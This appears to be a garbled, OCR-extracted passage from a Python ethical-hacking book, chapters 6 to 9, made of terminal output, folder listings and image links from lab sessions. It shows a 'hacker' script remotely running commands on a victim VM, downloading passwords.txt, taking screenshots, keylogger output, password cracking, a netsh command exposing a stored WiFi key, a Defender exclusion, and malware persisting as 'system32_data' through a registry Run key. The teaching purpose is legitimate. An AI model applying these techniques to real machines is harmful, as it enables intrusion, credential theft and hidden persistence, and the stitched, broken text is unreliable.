              gps > n
hid > n
   https.proxy > not
mac.changer > not
mysql son
       tcp.proxy >
           ticker >
             wifi >
```

Chapter 6: Malware Development

```
class socket(_socket.socket):
    """A subclass of _socket.socket adding the makefile() method."""
    __slots__ = ["__weakref__", "_io_refs", "_closed"]

def __init__(self, family=-1, type=-1, proto=-1, fileno=None):
    # For user code address family and type values are IntEnum members, but
    # for the underlying _socket.socket they're just integers. The
    # constructor of _socket.socket converts the given argument to an
    # integer automatically.
```



```
PS C:\Users\fahad-sarwar\Desktop\victim_client> python .\victim.py
Traceback (most recent call last):
    File "C:\Users\fahad-sarwar\Desktop\victim_client\victim.py", line 10, in <module>
        victim_socket.connect(hacker_address)
ConnectionRefusedError: [WinError 10061] No connection could be made because the target machine actively refused it
PS C:\Users\fahad-sarwar\Desktop\victim_client>
```

PS C:\Users\fahad-sarwar\Desktop\victim_client> python .\victim.py
Message from hacker
PS C:\Users\fahad-sarwar\Desktop\victim_client>

```
—(kali⊕kali) - [~/packt-book-code/example8-command-hacker]
$ python3 hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 58464)
Enter the command ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
   Connection-specific DNS Suffix . : localdomain
  Link-local IPv6 Address . . . . : fe80::83b:1521:e499:c465%12
   IPv4 Address. . . . . . . . . . : 192.168.74.129
   Default Gateway . . . . . . . : 192.168.74.2
Ethernet adapter Bluetooth Network Connection:
  Media State . . . . . . . . . : Media disconnected Connection-specific DNS Suffix . :
Enter the command stop
  —(kali@kali) - [~/packt-book-code/example8-command-hacker]
```

PS C:\Users\fahad-sarwar\Desktop\example9-command-victim> systeminfo

Host Name: DESKTOP-3EE1PAH

OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.19042 N/A Build 19042
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free

Registered Owner: Windows User

Registered Organization:

Product ID: 00330-80000-00000-AA042
Original Install Date: 1/23/2021, 2:46:32 PM
System Boot Time: 1/24/2021, 11:00:04 AM

System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC

Processor(s): 2 Processor(s) Installed.

[01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz
[02]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz

BIOS Version: VMware, Inc. VMw71.00V.16722896.B64.2008100651, 8/10/2020

Windows Directory: C:\Windows

System Directory: C:\Windows\system32

Boot Device: \Device\HarddiskVolume1

System Locale: en-us;English (United States)

Input Locale: en-us;English (United States)

Time Zone: (UTC+01:00) Brussels, Copenhagen, Madrid, Paris

Total Physical Memory: 6,207 MB
Available Physical Memory: 3,103 MB
Virtual Memory: Max Size: 7,935 MB
Virtual Memory: Available: 4,034 MB
Virtual Memory: In Use: 3,901 MB

Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP

Logon Server: \\DESKTOP-3EE1PAH
Hotfix(s): 7 Hotfix(s) Installed.

[01]: KB4601050 [02]: KB4562830 [03]: KB4570334 [04]: KB4580325 [05]: KB4586864 [06]: KB4598481

```
-(kali@kali) - [~/packt-book-code/example8-command-hacker]
 s python3 hacker.py
listening for incoming connection requests connection established with ('192.168.74.129', 58708)
Enter the command systeminfo
Host Name:
                               DESKTOP-3EE1PAH
OS Name:
                               Microsoft Windows 10 Pro
OS Version:
                               10.0.19042 N/A Build 19042
OS Manufacturer:
                               Microsoft Corporation
OS Configuration:
                               Standalone Workstation
OS Build Type:
                               Multiprocessor Free
Registered Owner:
                               Windows User
Registered Organization:
Product ID:
                               00330-80000-00000-AA042
Original Install Date:
                               1/23/2021, 2:46:32 PM
1/24/2021, 11:00:04 AM
System Boot Time:
System Manufacturer:
                               VMware, Inc.
System Model:
                               VMware7,1
                               x64-based PC
System Type:
                               2 Processor(s) Installed.
Processor(s):
                               [01]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz [02]: Intel64 Family 6 Model 142 Stepping 10 GenuineIntel ~1800 Mhz
BIOS Version:
                               VMware, Inc. VMW71.00V.16722896.B64.2008100651, 8/10/2020
Windows Directory:
                               C:\Windows
System Directory:
                               C:\W
Enter the command
```

```
(kali⊕ kali) - [~/packt-book-code/example8-command-hacker]
$ python3 hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 59002)
Enter the command cd ..
Enter the command pwd


Path
---
C:\Users\fahad-sarwar

Enter the command cd Desktop
Enter the command pwd

Path
---
C:\Users\fahad-sarwar\Desktop

Enter the command Fahad-sarwar\Desktop
```

Chapter 7: Advanced Malware




Name	Date modified	Туре	Size
advanced_victim	3/7/2021 2:07 PM	Python Source File	4 KB
passwords	2/28/2021 2:57 PM	Text Document	1 KB


```
(kali⊗ kali) - [~/packt-book-code/example10-advanced-hacker]
$ python3 advanced hacker.py
listening for incoming connection requests
connection established with ('192.168.74.129', 60048)
Enter the command download passwords.txt
file exists
Downloading file
Successfully downloaded, passwords.txt
Enter the command stop
```

```
C:\Users\fahad-sarwar>netsh wlan show profile "POCO X3 NFC" key=clear
Profile POCO X3 NFC on interface WiFi:
-----
Applied: All User Profile
Profile information
    Version
Type
Name
                                 : 1
                              : Wireless LAN
    Name
                                 : POCO X3 NFC
    Control options
         trol options :
Connection mode : Connect automatically
         Network broadcast : Connect only if this network is broadcasting
AutoSwitch : Do not switch to other networks
MAC Randomization : Disabled
Connectivity settings
    Number of SSIDs : 1
SSID name : "POCO X3 NFC"
Network type : Infrastructure
Radio type : [ Any Radio Type ]
Vendor extension : Not present
Security settings
    Authentication : WPA2-Personal Cipher : CCMP Authentication : WPA2-Personal Cipher : GCMP
    Security key : Present
Key Content : alliswel
                                 : alliswell
```

```
PS C:\Users\fahad-sarwar\Desktop\example11-advanced-victim> python3 .\advanced_victim.py
trying to connect with ('192.168.74.128', 8008)
Unable to connect: [WinError 10061] No connection could be made because the target machine actively refused it
trying to connect with ('192.168.74.128', 8008)
hacker command = screenshot
Taking screenshot
screenshot saved
```



```
PS C:\Users\fahad-sarwar\Desktop\example12-keylogger> python .\keylogger.py
'a'
's'
'd'
'a'
'f'
's'
'a'
'f'
Key.esc
PS C:\Users\fahad-sarwar\Desktop\example12-keylogger>
```



Chapter 8: Post Exploitation

(venv) C:\Users\fahad-sarwar\Desktop\example11-advanced-victim>

```
➤ EXAMPLE11-ADVANCED-VICTIM

> _pycache__
> .vscode
> build
> dist
> venv

advanced_victim.py

advanced_victim.spec

passwords.txt

screenshot.png
```








🔁 Task Manager						_		<	
File Option	File Options View								
Processes	Performance	App history	Startup	Users	Details	Services			
					22%	55%	1%	0%	
Name		Status			CPU	Memory	Disk	Network	F
Apps (6)								^
>			0%	24.1 MB	0 MB/s	0 Mbps			
> 🥝 Snipping Tool			0.4%	2.8 MB	0 MB/s	0 Mbps			
> <u>f</u> ∏ Task Manager			1.3%	20.2 MB	0 MB/s	0 Mbps			
> 💢 Visual Studio Code (14)			0%	354.3 MB	0 MB/s	0 Mbps			
>			0%	4.3 MB	0 MB/s	0 Mbps			
> 🙀 Windows Explorer (2)			1.3%	51.7 MB	0.1 MB/s	0 Mbps			
Background processes (50)									
advanced_victim			0%	11.9 MB	0 MB/s	0 Mbps			
advanced_victim			0%	0.7 MB	0 MB/s	0 Mbps			





Name	 Date modified 	Туре	Size
advanced_victim	3/21/2021 11:20 AM	Application	9,669 KB
💑 icon	3/21/2021 11:15 AM	lcon	178 KB
Rio	6/13/2019 6:17 PM	JPG File	572 KB















Name	Date modified	Туре	Size
advanced_victim	3/21/2021 11:20 AM	Application	9,669 KB
🚁 icon	3/21/2021 11:15 AM	lcon	178 KB
Rio	6/13/2019 6:17 PM	JPG File	572 KB
🌉 wallpaper.jpg	3/21/2021 11:57 AM	Application	10,420 KB



(venv) C:\Users\fahad-sarwar\Google Drive\Python Ethical Hacking book\Mastering\99_code\example12-password-cracking>python cracker.py

b'password'

b'12345678'

b'qwerty'

Match found


```
C:\Users\fahad-sarwar>netsh wlan show profile "POCO X3 NFC" key=clear
Profile POCO X3 NFC on interface WiFi:
------
Applied: All User Profile
Profile information
    Version
Type
                            : Wireless LAN
                                : POCO X3 NFC
    Name
    Name : POCO AS NEC

Control options :


Connection mode : Connect automatically

Network broadcast : Connect only if this network is broadcasting
         AutoSwitch : Do not switch to other networks
         MAC Randomization : Disabled
Connectivity settings
   Number of SSIDs : 1
SSID name : "POCO X3 NFC"
Network type : Infrastructure
Radio type : [ Any Radio Type ]
Vendor extension : Not present
Security settings
   Authentication : WPA2-Personal Cipher : CCMP Authentication : WPA2-Personal Cipher : GCMP
    Security key : Present
Key Content : alliswell
```

Chapter 9: System Protection and Perseverance




(venv) C:\Users\fahad-sarwar\Desktop\example13-privilege-escalation>python priv.py



Exclusions

Add or remove items that you want to exclude from Microsoft Defender Antivirus scans.



Persistance 3/28/2021 2:30 PM Application 6,689 KB

C:\Users\fahad-sarwar\Desktop\example14-persistance\dist\persistance.exe

Current executable : C:\Users\fahad-sarwar\Desktop\example14-persistance\dist\persistance.exe

AppData > Roaming

	Name	Date modified	Туре	Size
	Adobe	1/23/2021 2:46 PM	File folder	
*	Code	3/28/2021 2:49 PM	File folder	
A.	Microsoft	3/20/2021 12:08 PM	File folder	
A.	pyinstaller	3/20/2021 12:13 PM	File folder	
A.	WinRAR	3/21/2021 11:43 AM	File folder	
	system32_data	3/28/2021 2:52 PM	Application	6,698 KB

(Default)	REG_SZ	(value not set)
ab E28DABF980181	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Applicati
ab OneDrive	REG_SZ	$"C:\Users\fahad-sarwar\AppData\Local\Microsoft$
ab systemfilex 64	REG_SZ	C:\Users\fahad-sarwar\AppData\Roaming\system